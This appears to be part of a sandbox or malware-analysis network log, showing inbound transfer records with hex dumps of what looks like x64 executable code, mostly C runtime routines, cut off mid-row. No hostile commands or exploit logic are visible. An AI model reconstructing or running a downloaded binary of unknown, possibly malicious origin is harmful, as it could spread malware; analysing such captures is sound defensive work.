2022-07-29 05:11:48 UTC	69	IN	Data Raw: c4 a1 7e 6f 6c 02 e0 49 81 f8 00 01 00 00 0f 86 c4 00 00 00 4c 8b c9 49 83 e1 1f 49 83 e9 20 49 2b c9 49 2b d1 4d 03 c1 49 81 f8 00 01 00 00 0f 86 a3 00 00 00 49 81 f8 00 00 18 00 0f 87 3e 01 00 00 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00 c5 fe 6f 0a c5 fe 6f 52 20 c5 fe 6f 5a 40 c5 fe 6f 62 60 c5 fd 7f 09 c5 fd 7f 51 20 c5 fd 7f 59 40 c5 fd 7f 61 60 c5 fe 6f 8a 80 00 00 00 c5 fe 6f 92 a0 00 00 00 c5 fe 6f 9a c0 00 00 00 c5 fe 6f a2 e0 00 00 00 c5 fd 7f 89 80 00 00 00 c5 fd 7f 91 a0 00 00 00 c5 fd 7f 99 c0 00 00 00 c5 fd 7f a1 e0 00 00 00 48 81 c1 00 01 00 00 48 81 c2 00 01 00 00 49 81 e8 00 01 00 00 49 81 f8 00 01 00 00 0f 83 78 ff ff ff 4d 8d 48 1f 49 83 e1 e0 4d 8b d9 49 c1 eb 05 47 8b 9c 9a 40 b0 07 00 4d 03 da 41 ff e3 c4 a1 7e 6f 8c 0a 00 ff ff ff Data Ascii: ~olILII I+I+MII>ffffffooR oZ@ob`Q Y@a`ooooHHIIxMHIMIG@MA~o
2022-07-29 05:11:48 UTC	77	IN	Data Raw: e7 48 8b d1 48 03 56 08 4c 8b 7d a8 49 c1 ef 20 48 89 55 90 45 85 ff 0f 84 f3 00 00 00 41 8b c4 48 8d 0c 80 0f 10 04 8a 0f 11 45 f8 8b 44 8a 10 89 45 08 e8 44 dd ff ff 48 8b 4b 30 48 83 c0 04 48 63 51 0c 48 03 c2 48 89 44 24 70 e8 2b dd ff ff 48 8b 4b 30 48 63 51 0c 8b 0c 10 89 4c 24 64 85 c9 7e 3c e8 13 dd ff ff 48 8b 4c 24 70 4c 8b 43 30 48 63 09 48 03 c1 48 8d 4d f8 48 8b d0 48 89 45 88 e8 38 0c 00 00 85 c0 75 25 8b 44 24 64 48 83 44 24 70 04 ff c8 89 44 24 64 85 c0 7f c4 41 ff c4 45 3b e7 74 6f 48 8b 55 90 e9 6c ff ff ff 8a 85 98 00 00 00 4c 8b ce 4c 8b 64 24 78 48 8b cb 4c 8b 44 24 68 49 8b d4 88 44 24 58 8a 44 24 60 88 44 24 50 48 8b 45 98 48 89 44 24 48 8b 85 a0 00 00 00 89 44 24 40 48 8d 45 a0 48 89 44 24 38 48 8b 45 88 48 89 44 24 30 48 8d 45 f8 Data Ascii: HHVL}I HUEAHEDEDHK0HHcQHHD$p+HK0HcQL$d~<HL$pLC0HcHHMHHE8u%D$dHDpDdAE;toHUlLL d$xHLD$hIDXD`D$PHEHD$HD$@HEHD$8HEHD$0HE
2022-07-29 05:11:48 UTC	84	IN	Data Raw: 48 63 4e 08 4a 8d 04 f0 83 7c 01 04 00 74 1c e8 14 be ff ff 48 63 4e 08 4a 8d 04 f0 48 63 5c 01 04 e8 02 be ff ff 48 03 c3 eb 02 33 c0 41 b8 03 01 00 00 49 8b d7 48 8b c8 e8 d2 9d 00 00 49 8b cd e8 0a be ff ff eb 1e 44 8b a4 24 88 00 00 00 48 8b b4 24 80 00 00 00 4c 8b 7c 24 70 4c 8b 6c 24 28 8b 7c 24 20 89 7c 24 24 e9 0c ff ff ff e8 44 d3 ff ff 83 78 30 00 7e 08 e8 39 d3 ff ff ff 48 30 83 ff ff 74 05 41 3b fc 7f 24 44 8b c7 48 8b d6 49 8b cf e8 0a d5 ff ff 48 83 c4 30 41 5f 41 5e 41 5d 41 5c 5f 5e 5b c3 e8 ad 25 02 00 90 e8 a7 25 02 00 90 cc cc 48 8b c4 53 56 57 41 54 41 55 41 56 41 57 48 81 ec 00 01 00 00 0f 29 70 b8 48 8b 05 48 39 06 00 48 33 c4 48 89 84 24 e0 00 00 00 45 8b e9 49 8b d8 48 8b f2 4c 8b e1 48 89 4c 24 70 48 89 4c 24 60 44 89 4c 24 48 e8 Data Ascii: HcNJ|tHcNJHc\H3AIHIDHL|$pL|$(|$ |$$Dx0~9H0tA;$DHIH0A_A^A]A_^[%%HSVWATAUAVAW H)pHH9H3H$EIHLHL$pHL$`DL$H
2022-07-29 05:11:48 UTC	92	IN	Data Raw: 80 8b 00 89 44 24 48 33 db 48 89 5d 80 48 89 5d 88 89 5d 68 39 5d 78 74 58 33 d2 48 8d 4d f0 e8 44 4c 00 00 48 83 64 24 50 00 48 8d 4c 24 50 83 64 24 58 00 b2 20 48 8b d8 e8 8a 09 00 00 4c 8b c3 48 8d 54 24 30 48 8d 4c 24 50 e8 34 f6 ff ff 48 8d 54 24 30 48 8d 4c 24 40 e8 6d f7 ff ff f7 05 9f 2e 06 00 00 10 00 00 0f 85 5a 05 00 00 eb 42 ba 10 00 00 00 48 8d 0d a3 2e 06 00 e8 e2 36 00 00 48 89 45 80 48 85 c0 74 08 48 89 18 89 58 08 eb 07 48 8b c3 48 89 5d 80 48 8b d0 48 8d 4d f0 e8 c2 4b 00 00 48 8b 08 8b 40 08 48 89 4d 88 89 45 68 85 f6 0f 84 79 01 00 00 41 81 fd 00 08 00 00 0f 85 fe 00 00 00 41 81 fe 00 06 00 00 0f 85 89 00 00 00 c7 44 24 38 0c 00 00 00 48 8d 05 f4 25 05 00 48 89 44 24 30 48 8d 54 24 30 0f 28 44 24 30 48 8d 4d f0 66 0f 7f 44 24 30 e8 2e Data Ascii: D$H3H]H]]h9]xtX3HMDLHd$PHLPdX HLHT$0HL$P4HT$0HL$@m.ZBH.6HEHtHXHH]HHMKH@HMEhy AAD$8H%HD$0HT$0(D$0HMfD$0.

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:48 UTC	100	IN	Data Raw: 48 8d 05 09 0d 05 00 44 89 64 24 38 4c 8d 44 24 40 48 89 44 24 30 48 8d 55 88 48 8d 4c 24 30 e8 20 d7 ff ff 48 8b 45 88 8b 7d 90 48 89 44 24 40 eb 2f 48 8b 05 7f 0f 06 00 44 38 20 74 27 48 8d 4c 24 78 e8 14 2d 00 00 80 7c 24 48 03 74 16 80 78 08 01 7e 10 0f b6 40 08 81 e7 00 ff ff ff 0b f8 89 7c 24 48 48 8b 05 4c 0f 06 00 8a 08 84 c9 75 15 ba 01 00 00 00 48 8d 4c 24 40 e8 63 d9 ff ff 8b 7c 24 48 eb 10 48 ff 05 2a 0f 06 00 80 f9 40 0f 85 c8 fe ff ff 8b 05 2b 0f 06 00 8b ce d1 e8 83 e1 0c f7 d0 a8 01 74 36 83 f9 0c 75 5d 45 85 ed 0f 85 a7 fe ff ff 48 8d 4c 24 78 e8 72 f1 ff ff 4c 8d 44 24 40 48 8b c8 48 8d 55 98 e8 71 d6 ff ff 48 8b 08 8b 78 08 48 89 4c 24 40 eb 28 83 f9 0c 75 27 48 8d 4c 24 78 e8 45 f1 ff ff 80 7c 24 48 03 74 16 80 78 08 01 7e 10 0f b6 40 Data Ascii: HDd$8LD$@HD$0HUHL$0 HE}HD$@/HD8 t'HL$x-\|$Htx~@|$HHLuHL$@c|$HH*@+t6u]EHL$xrLD$@ HHUqHxHL$@(u'HL$xE\|$Htx~@
2022-07-29 05:11:48 UTC	108	IN	Data Raw: ff ff 83 e9 01 0f 84 31 ff ff ff 83 e9 01 0f 84 28 ff ff ff 83 e9 01 0f 84 1f ff ff ff 83 e9 01 0f 84 16 ff ff ff 83 f9 01 0f 85 51 ff ff ff 48 0f be 52 ff 48 8d 05 15 da 04 00 48 83 ea 15 48 8d 4d b0 48 03 d2 44 8b 44 d0 08 48 8b 14 d0 e8 3c af ff ff 45 33 c0 48 8d 4d f0 33 d2 e8 f6 f9 ff ff 48 8b 08 8b 50 08 48 89 4d c0 89 55 c8 48 85 c9 74 0a 0f ba e2 0a 0f 82 02 ff ff ff 48 8d 4d b0 48 8b d7 4c 8d 45 c0 e8 76 b7 ff ff e9 9e fc ff ff 83 e9 52 0f 84 07 02 00 00 83 e9 01 0f 84 97 fe ff ff 83 e9 01 0f 84 8e fe ff ff 83 e9 01 0f 84 de 01 00 00 83 e9 01 0f 84 d5 01 00 00 83 e9 02 0f 84 73 fe ff ff 83 e9 01 0f 84 6a fe ff ff 83 f9 06 0f 85 a5 fe ff ff 0f be 0a 4c 8d 42 01 4c 89 05 8f ef 05 00 83 f9 48 0f 8f d2 00 00 00 74 27 83 e9 41 74 22 83 e9 01 74 1d 83 Data Ascii: 1(QHRHHHMHDDH<E3HM3HPHMUHtHMHLEvRsjLBLHt'At"t
2022-07-29 05:11:48 UTC	116	IN	Data Raw: 01 0f 8f e6 01 00 00 48 8b cf e8 e5 fd ff ff e9 e4 01 00 00 b2 7b 4c 89 75 e0 48 8d 4d e0 44 89 75 e8 e8 e1 ab ff ff 8b ce 4c 8d 3d 80 cc 04 00 bb 10 00 00 00 83 e9 48 74 0a 83 e9 01 74 05 83 f9 01 75 62 48 8d 4d b0 e8 9b c6 ff ff 48 8b d0 48 8d 4d e0 e8 b3 99 ff ff 80 7d e8 01 7f 47 4c 39 75 e0 75 15 b2 2c 4c 89 75 e0 48 8d 4d e0 44 89 75 e8 e8 90 ab ff ff eb 2c 48 8b d3 48 8d 0d dc d0 05 00 e8 1b d9 ff ff 48 85 c0 74 09 4c 89 38 c6 40 08 2c eb 03 49 8b c6 48 8b d0 48 8d 4d e0 e8 46 8f ff ff 83 ee 46 74 7e 83 ee 01 74 17 83 ee 01 0f 84 d2 00 00 00 83 ee 01 74 6b 83 fe 01 0f 85 d9 00 00 00 48 8d 4d b0 e8 08 f4 ff ff 48 8b d0 48 8d 4d e0 e8 30 99 ff ff 80 7d e8 01 7f 47 4c 39 75 e0 75 15 b2 2c 4c 89 75 e0 48 8d 4d e0 44 89 75 e8 e8 0d ab ff ff eb 2c 48 8b Data Ascii: H{LuHMDuL=HttubHMHHM}GL9uu,LuHMDu,HHHtL8@,IHHMFFt~ttkHMHHM0}GL9uu,LuHMDu,H
2022-07-29 05:11:48 UTC	124	IN	Data Raw: 15 2b b0 04 00 e8 c6 8b 01 00 85 c0 74 14 45 33 c0 33 d2 48 8b cb 48 83 c4 20 5b 48 ff 25 66 8f 03 00 33 c0 48 83 c4 20 5b c3 cc cc 40 53 48 83 ec 20 48 8b d9 4c 8d 0d 0c b0 04 00 33 c9 4c 8d 05 fb af 04 00 48 8d 15 fc af 04 00 e8 3f fc ff ff 48 85 c0 74 0f 48 8b cb 48 83 c4 20 5b 48 ff 25 db 90 03 00 48 83 c4 20 5b 48 ff 25 e7 8e 03 00 cc cc cc 40 53 48 83 ec 20 8b d9 4c 8d 0d dd af 04 00 b9 01 00 00 00 4c 8d 05 c9 af 04 00 48 8d 15 ca af 04 00 e8 f5 fb ff ff 8b cb 48 85 c0 74 0c 48 83 c4 20 5b 48 ff 25 92 90 03 00 48 83 c4 20 5b 48 ff 25 b6 8e 03 00 cc cc 40 53 48 83 ec 20 8b d9 4c 8d 0d a5 af 04 00 b9 02 00 00 00 4c 8d 05 91 af 04 00 48 8d 15 92 af 04 00 e8 ad fb ff ff 8b cb 48 85 c0 74 0c 48 83 c4 20 5b 48 ff 25 4a 90 03 00 48 83 c4 20 5b 48 ff 25 5e Data Ascii: +tE33HH [H%f3H [@SH HL3LH?HtHH [H%H [H%@SH LLHHtH [H%H [H%@SH LLHHtH [H%JH [H%^
2022-07-29 05:11:48 UTC	131	IN	Data Raw: 8b 44 24 40 48 3b c7 74 47 44 88 24 06 48 8b 8d a8 03 00 00 e8 c3 9a 01 00 8b c3 48 8b 8d c0 03 00 00 48 33 cc e8 f6 dd fe ff 48 81 c4 d0 04 00 00 41 5f 41 5e 41 5c 5f 5e 5b 5d c3 48 85 ff 74 91 48 8b 44 24 40 48 3b c7 75 be bb fe ff ff ff 44 88 64 3e ff eb b6 cc 40 55 53 56 57 41 54 41 56 41 57 48 8d ac 24 30 fc ff ff 48 81 ec d0 04 00 00 48 8b 05 27 7e 05 00 48 33 c4 48 89 85 c0 03 00 00 48 8b 85 30 04 00 00 45 33 e4 49 8b f8 48 8b f2 4c 8b f9 4d 85 c9 75 2c c6 40 30 01 45 33 c9 48 89 44 24 28 45 33 c0 33 d2 c7 40 2c 16 00 00 00 33 c9 4c 89 64 24 20 e8 b5 e8 ff ff 83 c8 ff e9 0a 01 00 00 48 85 ff 74 05 48 85 f6 74 ca 4d 8b f7 44 89 64 24 49 66 44 89 64 24 4d 44 88 64 24 4f 48 89 74 24 30 48 89 7c 24 38 4c 89 64 24 40 41 83 e6 02 75 0a 44 88 64 24 48 48 Data Ascii: D$@H;tGD$HHH3HA_A^A_^[]HtHD$@H;uDd>@USVWATAVAWH$0HH'~H3HH0E3IHLMu,@0E3HD$(E33 @,3Ld$ HtHtMDd$lfDd$MDdOHt0H|$8Ld$@AuDd$HH
2022-07-29 05:11:48 UTC	139	IN	Data Raw: 57 41 54 41 55 41 56 41 57 48 81 ec 90 00 00 00 4c 8b 3a 45 33 e4 4c 89 bc 24 88 00 00 00 45 8b f0 48 8b f2 4d 85 ff 75 12 e8 fe e9 00 00 c7 00 16 00 00 00 e8 cb ca ff ff eb 32 45 85 f6 74 45 41 8d 40 fe 83 f8 22 76 3c 48 89 4c 24 28 45 33 c9 c6 41 30 01 45 33 c0 c7 41 2c 16 00 00 00 33 d2 33 c9 4c 89 64 24 20 e8 c7 c9 ff ff 48 8b 4e 08 48 85 c9 0f 84 2b 06 00 00 48 8b 06 48 89 01 e9 20 06 00 00 41 0f b7 1f 49 8d 4f 02 41 0f b6 c1 41 8b ec 8b f8 48 89 0a 83 cf 02 ba fd ff 00 00 66 83 fb 2d 0f 45 f8 8d 43 d5 66 85 c2 75 0a 0f b7 19 48 8d 41 02 48 89 06 c7 84 24 d8 00 00 00 70 0a 00 00 b8 66 0a 00 00 c7 44 24 30 e6 0a 00 00 b9 30 00 00 00 c7 44 24 34 f0 0a 00 00 ba 10 ff 00 00 c7 44 24 38 66 0b 00 00 41 b8 60 06 00 00 c7 44 24 3c 70 0b 00 00 44 8d 48 80 c7 Data Ascii: WATAUAVAWHL:E3L$EHMu2EtEA@"v<HL$(E3A0E3A,33Ld$ HNH+HH AIOAAHf-ECfuHAHpfD00D$ 4D$8fA`D$<pDH
2022-07-29 05:11:48 UTC	147	IN	Data Raw: 01 c7 40 2c 16 00 00 00 48 8b 43 08 48 89 44 24 28 48 83 64 24 20 00 e8 d8 aa ff ff 32 c0 e9 e4 00 00 00 8b 43 28 48 8d 55 20 48 83 65 20 00 bf 04 00 00 00 c1 e8 04 48 8b cb a8 01 74 07 e8 c5 d0 ff ff eb 0c e8 de d2 ff ff eb 05 e8 47 d9 ff ff 84 c0 74 c7 83 bb 70 04 00 00 01 75 0d 83 bb 74 04 00 00 01 0f 85 9a 00 00 00 8b 4b 28 8b c1 48 8b 75 20 c1 e8 04 a8 01 74 0e 48 85 f6 79 09 48 f7 de 83 c9 40 89 4b 28 83 7b 30 00 7d 09 c7 43 30 01 00 00 00 eb 17 48 63 53 30 83 e1 f7 4c 8b 43 08 89 4b 28 48 8d 4b 50 e8 f5 c4 ff ff 48 85 f6 75 04 83 63 28 df c6 43 4c 01 45 8a c6 48 8b cb 49 3b ff 75 0a 48 8b d6 e8 e1 06 00 00 eb 07 8b d6 e8 38 03 00 00 8b 43 28 c1 e8 07 a8 01 74 23 83 7b 48 00 b8 30 00 00 00 74 09 48 8b 4b 40 66 39 01 74 0f 48 83 43 40 fe 48 8b 4b 40 Data Ascii: @,HCHD$(Hd$ 2C(HU He HtGtputK(Hu tHyH@K({0}C0HcS0LCK(HKPHuc(CLEHI;uH8C(t#{H0tH K@f9tHC@HK@
2022-07-29 05:11:48 UTC	155	IN	Data Raw: c1 48 89 5d 2c 48 8b 5c 24 48 48 8b 6c 24 50 48 83 c4 30 5f c3 cc cc cc 4c 8b dc 49 89 5b 10 49 89 6b 18 49 89 73 20 57 48 83 ec 30 48 8b 69 08 48 8b f1 48 8b 41 10 48 8b fa 49 8d 4b 08 48 83 c0 fe 49 89 4b f0 49 8d 53 e8 48 8b 5d 2c 41 b1 01 41 b8 0a 00 00 00 49 89 43 08 48 8b cd 49 89 43 e8 e8 0d c1 ff ff 89 07 33 c9 48 8b 46 08 38 48 30 74 06 83 78 2c 22 74 11 48 8b 44 24 40 48 3b 46 10 72 06 48 89 46 10 b1 01 48 8b 74 24 58 8a c1 48 89 5d 2c 48 8b 5c 24 48 48 8b 6c 24 50 48 83 c4 30 5f c3 cc cc 48 89 5c 24 10 48 89 6c 24 18 56 57 41 56 48 83 ec 30 48 8b 41 08 48 8b d9 48 8b 89 60 04 00 00 83 ce ff 33 ed 48 85 c9 75 39 c6 40 30 01 c7 40 2c 16 00 00 00 48 89 44 24 28 45 33 c9 45 33 c0 48 89 6c 24 20 33 d2 33 c9 e8 be 8a ff ff 8b c6 48 8b 5c 24 58 48 8b Data Ascii: H],H\$HHl$PH0_LI[IkIs WH0HiHHAHIKHIKISH],AAICHIC3HF8H0tx,"tHD$@H;FrHFHt$XH],H\$HHl$PH0_H \$Hl$VWAVH0HAHH`3Hu9@0@,HD$(E3E3Hl$ 33H\$XH
2022-07-29 05:11:48 UTC	163	IN	Data Raw: 01 eb 68 09 6b 28 eb 63 83 4b 28 02 eb 5d 48 89 73 28 40 88 73 38 89 7b 30 89 73 34 40 88 73 4c eb 49 4c 8b 43 08 c6 43 4c 01 48 8b 83 60 04 00 00 8b 50 14 c1 ea 0c f6 c2 01 74 0d 48 8b 83 60 04 00 00 48 39 70 08 74 1a 48 8b 93 60 04 00 00 41 0f b7 c9 e8 6f 5d 01 00 b9 ff ff 00 00 66 3b c1 74 05 ff 43 20 eb 03 89 7b 20 48 8b 43 10 44 0f b7 08 48 83 c0 02 48 89 43 10 66 44 89 4b 3a 66 45 85 c9 0f 85 45 fe ff ff ff 83 68 04 00 00 00 83 bb 68 04 00 00 00 02 0f 85 26 fe ff ff 8b 43 20 48 8b 5c 24 40 48 8b 6c 24 48 48 8b 74 24 50 48 8b 7c 24 58 48 83 c4 30 41 5e c3 48 8b 43 08 c6 40 30 01 c7 40 2c 16 00 00 00 48 8b 43 08 48 89 44 24 28 45 33 c9 45 33 c0 48 89 74 24 20 33 d2 33 c9 e8 8d 6b ff ff 8b c7 eb b5 cc 48 8b c4 48 89 58 08 48 89 68 10 48 89 70 18 48 89 78 20 Data Ascii: hk(cK(]Hs(@s8{0s4@sLILCCLH`PtH`H9ptH`Ao]f;tC { HCDHHCfDK:fEEhh&C H\$@HlHHtPH|$XH0A^HC@ 0@,HCHD$(E3E3Ht$ 33kHHXHhHpHx

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	170	IN	Data Raw: 41 24 08 48 8b 41 08 45 33 c9 45 33 c0 33 d2 c6 40 30 01 c7 40 2c 16 00 00 00 48 8b 41 08 33 c9 48 89 44 24 28 48 83 64 24 20 00 e8 04 4d ff ff 32 c0 e9 3a 01 00 00 83 79 34 00 75 c6 66 83 f8 49 0f 84 c4 00 00 00 66 83 f8 4c 0f 84 b1 00 00 00 66 83 f8 54 0f 84 9e 00 00 00 66 83 f8 68 74 78 66 83 f8 6a 74 66 66 83 f8 6c 74 3a 66 83 f8 74 74 28 66 83 f8 77 74 16 66 83 f8 7a 0f 85 ec 00 00 00 c7 41 34 06 00 00 00 e9 e0 00 00 00 c7 41 34 0c 00 00 00 e9 d4 00 00 00 c7 41 34 07 00 00 00 e9 c8 00 00 00 48 8b 41 10 66 83 38 6c 75 0f 48 83 c0 02 48 89 41 10 b8 04 00 00 00 eb 05 b8 03 00 00 00 89 41 34 e9 a2 00 00 00 c7 41 34 05 00 00 00 e9 96 00 00 00 48 8b 41 10 66 83 38 68 75 0f 48 83 c0 02 48 89 41 10 b8 01 00 00 00 eb d3 b8 02 00 00 00 eb cc c7 41 34 0d 00 00 Data Ascii: A$HAE3E33@0@,HA3HD$(Hd$ M2:y4uflfLfTfhtxfjtffIt:ftt(fwtfzA4A4A4HAf8luHHAA4A4HAf8huHHAA4
2022-07-29 05:11:49 UTC	178	IN	Data Raw: 63 0f 85 ac 00 00 00 33 d2 e8 b2 17 00 00 e9 9a 00 00 00 e8 e8 0a 00 00 e9 90 00 00 00 41 8a d4 e8 df 7f ff ff e9 83 00 00 00 66 83 f8 67 76 78 66 83 f8 69 74 65 66 83 f8 6e 74 58 66 83 f8 6f 74 32 66 83 f8 70 74 1c 66 83 f8 73 74 0f 66 83 f8 75 74 4b 66 3b c7 75 5a 33 d2 eb c3 e8 e6 1d 00 00 eb 49 c7 41 30 10 00 00 00 c7 41 34 0b 00 00 00 eb a9 8b 49 28 8b c1 c1 e8 05 41 84 c4 74 07 0f ba e9 07 89 4b 28 33 d2 48 8b cb e8 12 6f ff ff eb 19 e8 13 19 00 00 eb 12 83 49 28 10 33 d2 e8 2e 77 ff ff eb 05 e8 2f 10 00 00 33 ed 84 c0 75 07 32 c0 e9 eb 02 00 00 40 38 6b 38 0f 85 de 02 00 00 8b 4b 28 33 c0 89 44 24 34 48 8b d5 66 89 44 24 38 41 bd 20 00 00 00 8b c1 c1 e8 04 41 84 c4 74 33 8b c1 c1 e8 06 41 84 c4 74 0b 41 8d 45 0d 66 89 44 24 34 eb 1b 41 84 cc 74 07 Data Ascii: c3AfgvxfitefntXfot2fptfstfutKf;uZ3lA0A4I(AtK(3HoI(3.w/3u2@8k8K(3D$4HfD$8A At3AtAEfD$4At
2022-07-29 05:11:49 UTC	186	IN	Data Raw: ff 75 0a 48 8d 3d c6 b8 03 00 48 89 3e 48 63 d5 48 8b cf c6 43 4c 01 e8 54 3d 00 00 eb 1c 48 85 ff 75 0a 48 8d 05 b6 b8 03 00 48 89 06 45 33 c0 8b d5 48 8b cb e8 26 00 00 00 89 43 48 b0 01 48 8b 5c 24 30 48 8b 6c 24 38 48 8b 74 24 40 48 83 c4 20 5f c3 48 8b 49 40 48 63 d2 e9 94 3a 00 00 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 48 8b 59 08 8b f2 48 8b f9 80 7b 28 00 75 08 48 8b cb e8 0a 04 00 00 4c 8b 4f 40 45 33 d2 85 f6 7e 31 41 80 39 00 74 2b 41 0f b6 11 48 8b 43 18 48 8b 08 44 0f b7 04 51 49 8d 49 01 41 81 e0 00 80 00 00 49 0f 44 c9 41 ff c2 4c 8d 49 01 44 3b d6 7c cf 48 8b 5c 24 30 41 8b c2 48 8b 74 24 38 48 83 c4 20 5f c3 cc cc cc 33 d2 e9 a1 53 ff ff cc 33 d2 e9 81 55 ff ff cc 33 d2 e9 a5 57 ff ff cc 33 d2 e9 89 59 ff ff cc 33 d2 e9 b1 5b ff ff Data Ascii: uH=H>HcHCLT=HuHHE3H&CHH\$0Hl$8Ht$@H _HI@Hc:H\$Ht$WH HYH{(uHLO@E3~1A9t+AHCHDQII AIDALID;|H\$0AHt$8H _3S3U3W3Y3[
2022-07-29 05:11:49 UTC	194	IN	Data Raw: 89 58 24 8b c7 48 81 c4 b0 00 00 00 5f 5b 5d c3 40 55 53 57 48 8d 6c 24 c1 48 81 ec b0 00 00 00 48 83 65 bf 00 c6 45 cf 00 c6 45 e7 00 c6 45 ef 00 c6 45 f7 00 4d 85 c9 74 06 41 0f 10 01 eb 10 83 3d e9 9c 04 00 00 75 10 0f 10 05 28 87 04 00 c6 45 e7 01 f3 0f 7f 45 d7 48 8b 45 7f 48 89 45 77 4c 89 45 6f 48 89 55 5f 48 89 4d 67 48 85 d2 75 2e 48 8d 45 bf c6 45 ef 01 48 89 44 24 28 45 33 c9 48 83 64 24 20 00 45 33 c0 33 d2 c7 45 eb 16 00 00 00 33 c9 e8 d9 ee fe ff 83 cf ff eb 4c 4d 85 c0 74 cd 48 8d 45 5f 48 89 55 ff 48 89 45 0f 4c 8d 4d ff 48 8d 45 bf 48 89 55 07 48 89 45 17 4c 8d 45 0f 48 8d 45 67 48 89 45 1f 48 8d 55 07 48 8d 45 6f 48 89 45 27 48 8d 4d 7f 48 8d 45 77 48 89 45 2f e8 6a f4 fe ff 8b f8 80 7d e7 02 75 0b 48 8b 4d bf 83 a1 a8 03 00 00 fd 80 7d Data Ascii: X$H_[]@USWHl$HHeEEEEMtA=u(EEHEHEwLEoHU_HMgHu.HEEHD$(E3Hd$ E33E3LMtHE_HUHELMHEH UHELEHEgHEHUHEoHE'HMHEwHE/j}uHM}
2022-07-29 05:11:49 UTC	202	IN	Data Raw: 3b d0 75 ee e9 b3 00 00 00 83 e1 0f b8 10 00 00 00 48 2b c1 49 8b d0 48 f7 d9 4d 1b db 4c 23 d8 49 d1 eb 4d 3b d3 4d 0f 42 da 33 c9 4b 8d 04 58 4c 3b c0 74 0e 66 39 0a 74 09 48 83 c2 02 48 3b d0 75 f2 49 2b d0 48 d1 fa 49 3b d3 75 74 49 8b c2 4d 8d 0c 50 49 2b c3 0f 57 c9 48 83 e0 f0 48 03 c2 49 8d 14 40 eb 15 f3 41 0f 6f 01 66 0f 75 c1 66 0f d7 c0 85 c0 75 09 49 83 c1 10 4c 3b ca 75 e6 4b 8d 04 50 eb 0e 66 41 39 09 0f 84 37 ff ff ff 49 83 c1 02 4c 3b c8 75 ed e9 29 ff ff ff 48 8d 04 51 49 8b d0 4c 3b c0 74 10 33 c9 66 39 0a 74 09 48 83 c2 02 48 3b d0 75 f2 49 2b d0 48 d1 fa 48 8b c2 c3 cc cc 4c 8b dc 48 83 ec 68 49 89 53 b8 48 f7 da ba 00 01 00 00 4d 89 43 c8 48 1b c0 4d 89 4b d8 83 e0 03 49 89 43 c0 49 f7 d8 48 1b c0 48 23 c2 49 89 43 d0 49 f7 d9 48 1b Data Ascii: ;uH+IHML#IM;MB3KXL;tf9tHH;uI+HI;utIMPI+WHHI@AofufuIL;uKPfA97IL;u)HQIL;t3f9tHH;uI+HHLHhIS HMCHMKICIHH#ICIH
2022-07-29 05:11:49 UTC	209	IN	Data Raw: 4c 24 50 66 3b d9 0f 82 9f 00 00 00 66 3b 5c 24 54 0f 82 d9 fe ff ff 8b 4c 24 58 66 3b d9 0f 82 87 00 00 00 66 3b 5c 24 5c 0f 82 c1 fe ff ff 8b 4c 24 60 66 3b d9 72 73 66 3b 5c 24 64 0f 82 ad fe ff ff 8b 4c 24 68 66 3b d9 72 5f 66 3b 5c 24 6c 0f 82 99 fe ff ff 8b 4c 24 70 66 3b d9 72 4b 66 3b 5c 24 74 0f 82 85 fe ff ff 8b 4c 24 78 66 3b d9 72 37 66 3b 5c 24 7c 0f 82 71 fe ff ff 8b 8c 24 80 00 00 00 0f b7 c3 66 2b c1 66 83 f8 09 77 19 e9 59 fe ff ff 66 3b 9c 24 84 00 00 00 73 0a 0f b7 c3 2b c2 83 f8 ff 75 22 0f b7 cb 8d 41 bf 83 f8 19 8d 41 9f 76 09 83 f8 19 0f 87 85 00 00 00 83 f8 19 77 03 83 c1 e0 8d 41 c9 85 c0 75 76 48 8b 0f 41 b9 df ff 00 00 0f b7 11 4c 8d 41 02 4c 89 07 8d 42 a8 66 41 85 c1 74 42 45 85 ff 48 89 0f b8 08 00 00 00 41 0f 45 c7 44 8b f8 Data Ascii: L$Pf;f;\$TL$Xf;f;\$\L$`f;rsf;\$dL$hf;r_f;\$lL$pf;rKf;\$tL$xf;r7f;\$|q$f+fwYf;$s+u"AAvwAuvHALALBfAtBEHAED
2022-07-29 05:11:49 UTC	217	IN	Data Raw: f8 01 76 16 e8 a3 b1 ff ff 8d 5f 16 89 18 e8 71 92 fe ff 8b fb e9 31 01 00 00 48 8d 1d ef 3c 04 00 41 b8 04 01 00 00 48 8b d3 33 c9 ff 15 6e 18 02 00 48 8b 35 a7 47 04 00 48 89 1d 78 47 04 00 48 85 f6 74 05 66 39 3e 75 03 48 8b f3 48 8d 45 48 48 89 7d 40 4c 8d 4d 40 48 89 44 24 20 45 33 c0 48 89 7d 48 33 d2 48 8b ce e8 75 fb ff ff 4c 8b 7d 40 41 b8 02 00 00 00 48 8b 55 48 49 8b cf e8 6f fd ff ff 48 8b d8 48 85 c0 75 18 e8 1a b1 ff ff bb 0c 00 00 00 33 c9 89 18 e8 7c 42 00 00 e9 6e ff ff ff 4e 8d 04 f8 48 8b d3 48 8d 45 48 48 8b ce 4c 8d 4d 40 48 89 44 24 20 e8 23 fb ff ff 41 83 fe 01 75 16 8b 45 40 ff c8 48 89 1d fd 46 04 00 89 05 e7 46 04 00 33 c9 eb 69 48 8d 55 38 48 89 7d 38 48 8b cb e8 77 b5 00 00 8b f0 85 c0 74 19 48 8b 4d 38 e8 20 42 00 00 48 8b cb Data Ascii: v_q1H<AH3nH5GHxGHtf9>uHHEHH}@LM@HD$ E3H}H3HuL}@AHUHIoHHu3|BnNHHEHHLM@HD$ #AuE@HFF3iHU8H}8HwtHM8 BH
2022-07-29 05:11:49 UTC	225	IN	Data Raw: 48 89 5c 24 08 48 89 74 24 10 57 48 83 ec 20 ff 15 cb f8 01 00 8b 0d f5 08 04 00 33 f6 8b d8 83 f9 ff 74 1d e8 1b 32 00 00 48 8b f8 48 85 c0 74 0a 48 83 f8 ff 48 0f 44 fe eb 72 8b 0d cf 08 04 00 48 83 ca ff e8 02 32 00 00 85 c0 75 05 48 8b fe eb 5a ba c8 03 00 00 b9 01 00 00 00 e8 fa 22 00 00 8b 0d a8 08 04 00 48 8b f8 48 85 c0 75 10 33 d2 e8 d5 31 00 00 33 c9 e8 5e 23 00 00 eb ce 48 8b d7 e8 c4 31 00 00 85 c0 75 12 8b 0d 7e 08 04 00 33 d2 e8 b3 31 00 00 48 8b cf eb db 48 8b cf e8 1a f8 ff ff 33 c9 e8 2f 23 00 00 8b cb ff 15 33 f8 01 00 48 8b 5c 24 30 48 8b 